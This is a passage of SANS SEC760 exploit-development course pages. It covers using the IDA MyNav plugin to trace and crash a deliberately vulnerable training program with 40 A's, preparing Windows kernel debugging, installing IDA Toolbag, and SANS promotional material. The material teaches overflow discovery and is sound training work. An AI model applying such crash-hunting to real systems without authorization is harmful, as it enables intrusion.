
Once you finish copying the appropriate files, open the Windows100.exe file from your 760.1 folder inside of IDA and let it finish its analysis. Once it's done, save the IDB and leave it open inside of IDA. The Windows100.exe file is a simple vulnerable program from the SEC660 course. Click "File, Script file" from the IDA ribbon menu, navigate to the Python folder inside of IDA where you copied the MyNav files to, and select the mynav.py file. Nothing will happen on the screen. There is no indication anything worked.

Next, click "Edit, Plugins" from the IDA ribbon menu. There should be a bunch of new plugins showing up, each leading with "MyNav:." If not, something didn't work right and it may be a versioning issue with IDA or another problem. As previously stated, this author has had a lot of trouble with the plugin on newer versions of IDA, as it was written back in 2010. If the options do show up, click the one that says "MyNav: Set all breakpoints." This will set a breakpoint at the start of every function.

Next, set the debugger on the main IDA screen to "Local Win32 debugger." Then, select the plugin "MyNav: New Session" and give it a name. The debugger should automatically start and record the results, giving you a graphical display with a bunch of functions that were hit.

Option 2: IDA MyNav (4)

- Try playing with the process options menu's input sizes and create a new session with a different name
- The program should automatically execute, and you should get a result similar to the following if you cause a crash
- This gives us some good information to examine
- Try placing 40 A's in the second argument
- Check out Joxean's blog on his website: http://joxeankoret.com/



Note: MyNav may set breakpoints, but not enable them. Check the breakpoints list!


SEC760 | Advanced Exploit Development for Penetration Testers 240

Option 2: IDA MyNav (4)

Try going to the debugger, process options menu and messing around with the input and sizes. Running the Windows100.exe program in a command shell will show you that it expects two arguments. One of them has an overflow. When you cause it to crash in the second "New session," you should get a graphic such as that shown on the slide, giving you some good information. Try placing 40 A's in as the second argument to the program. That is what yielded the result shown on this slide. Again, the tool is not terribly intuitive, but there is some good documentation on Joxean's blog at http://joxeankoret.com/.

The tool can also perform block tracing when using the "MyNav: Trace in session" plugin, but this author's result has been very inconsistent and it cannot be promised that it will work for you. A good alternative to get this functionality in a more stable manner is to purchase BinNavi from the Google Store (http://www.zynamics.com/binnavi.html).

MyNav will sometimes set the breakpoints, but not enable them. Be sure to check the breakpoints list to see if you need to enable them. The easiest way is to go into the breakpoints pane, press Ctrl-A to select all, right-click, and select "Enable breakpoint."


Option 3: Windows Kernel Debugging Requirement


- In the 760.4 section, you will need to perform Kernel debugging on the Windows OS
  - You are ***strongly*** encouraged to get Kernel debugging up and running ahead of time, either during extra time in class, during breaks, or in the evenings
  - Depending on your personal setup, you may face challenges
  - The easiest setup is to debug from a Windows host through VirtualKD or VMware
  - Using a Linux host, or macOS running Fusion, debugging between two VMs can be challenging; however, help is provided in 760.4

SANS SEC760 | Advanced Exploit Development for Penetration Testers 241

Option 3: Windows Kernel Debugging Requirement

In the 760.4 section, you will be performing Kernel debugging against the Windows OS. When you have free time during labs, during breaks, or in the evenings, please work on getting Kernel debugging successfully set up prior to the 760.4 section. At any point when you have time, open the 760.4 book and locate the section titled "Exercise: Windows Kernel Debugging." It is somewhere around page 50–55 in the book. Simply complete the section until reaching the slide titled "Windows Kernel Debugging – The Point."

The reason you are encouraged to do this ahead of time is that some setups used by different students can pose challenges with configuration. The easiest setup for labs is to use a Windows host, using VirtualKD or VMware as the connectivity vehicle to your guests. Instructions are provided in the 760.4 exercise. If you are using a Linux host or a macOS host, this means you will be likely using VMware Fusion or Workstation, and running Kernel debugging between two Windows virtual machines. This type of setup can be a bit more challenging. Instructions and configuration examples are provided for you in the 760.4 exercise previously mentioned. Please ask your instructor if you need any guidance.



Option 4: Installing IDA Toolbag

- Though not an official exercise, you may want to install IDA Toolbag
  - http://thunkers.net/~deft/code/toolbag/docs.html#Installation
  - You will need to install the PySide packages that are included on your 760.1 folder, along with Python 2.6 **
  - If you choose to install this plugin, you need a licensed version of IDA 6.2 or higher
  - Please use the posted URL for installation instructions
  - Results and success will likely vary, but it is a great tool if you get it working


SANS SEC760 | Advanced Exploit Development for Penetration Testers 242

Option 3: Installing IDA Toolbag

It is not a requirement for you to do so, but you may want to install IDA Toolbag. To do so, you need a licensed copy of IDA, IDAPython, Python 2.6, and PySide. You will need to work closely with the installation instructions and information available at http://thunkers.net/~deft/code/toolbag/docs.html#Installation.

The documentation is hit or miss on the detail. The Toolbag files are available in your 760.1 folder titled "aaronportnoy-toolbag-1c42a2f.zip." The PySide binaries are at the same location and titled "windows_pyside_python26_package.zip." Installation may not be the easiest, and your results may vary. **PySide comes with IDA 6.6 and later.

This is not a course requirement and not part of the labs for the day, as results may vary.




760.1 Conclusion

- We have laid down a foundation to move forward through the course
- More complex topics are coming and the tools covered in this section are in preparation

SANS SEC760 | Advanced Exploit Development for Penetration Testers 243

760.1 Conclusion

SEC760.1 contained a lot of material aimed at preparing you with the tools and skills needed to move onward through the course.



What to Expect Tomorrow

- Linux Dynamic Memory
- Linux Heap Overflows
- Format String Attacks
- Linux Advanced Stack Smashing

SANS SEC760 | Advanced Exploit Development for Penetration Testers 244

What to Expect Tomorrow

On this slide is a sample of the primary topics we cover in 760.2.

"As usual, SANS courses pay for themselves by Day 2. By Day 3, you are itching to get back to the office to use what you've learned."
Ken Evans, Hewlett Packard Enterprise - Digital Investigation Services

SANS Programs
sans.org/programs

GIAC Certifications
Graduate Degree Programs
NetWars & CyberCity Ranges
Cyber Guardian
Security Awareness Training
CyberTalent Management
Group/Enterprise Purchase Arrangements
DoDD 8140
Community of Interest for NetSec
Cybersecurity Innovation Awards

Search SANSInstitute

SANS Free Resources
sans.org/security-resources

- E-Newsletters
  NewsBites: Bi-weekly digest of top news
  OUCH!: Monthly security awareness newsletter
  @RISK: Weekly summary of threats & mitigations
- Internet Storm Center
- CIS Critical Security Controls
- Blogs
- Security Posters
- Webcasts
- InfoSec Reading Room
- Top 25 Software Errors
- Security Policies
- Intrusion Detection FAQ
- Tip of the Day
- 20 Coolest Careers
- Security Glossary

SANS Institute
11200 Rockville Pike | Suite 200
North Bethesda, MD 20852
301.654.SANS(7267)
info@sans.org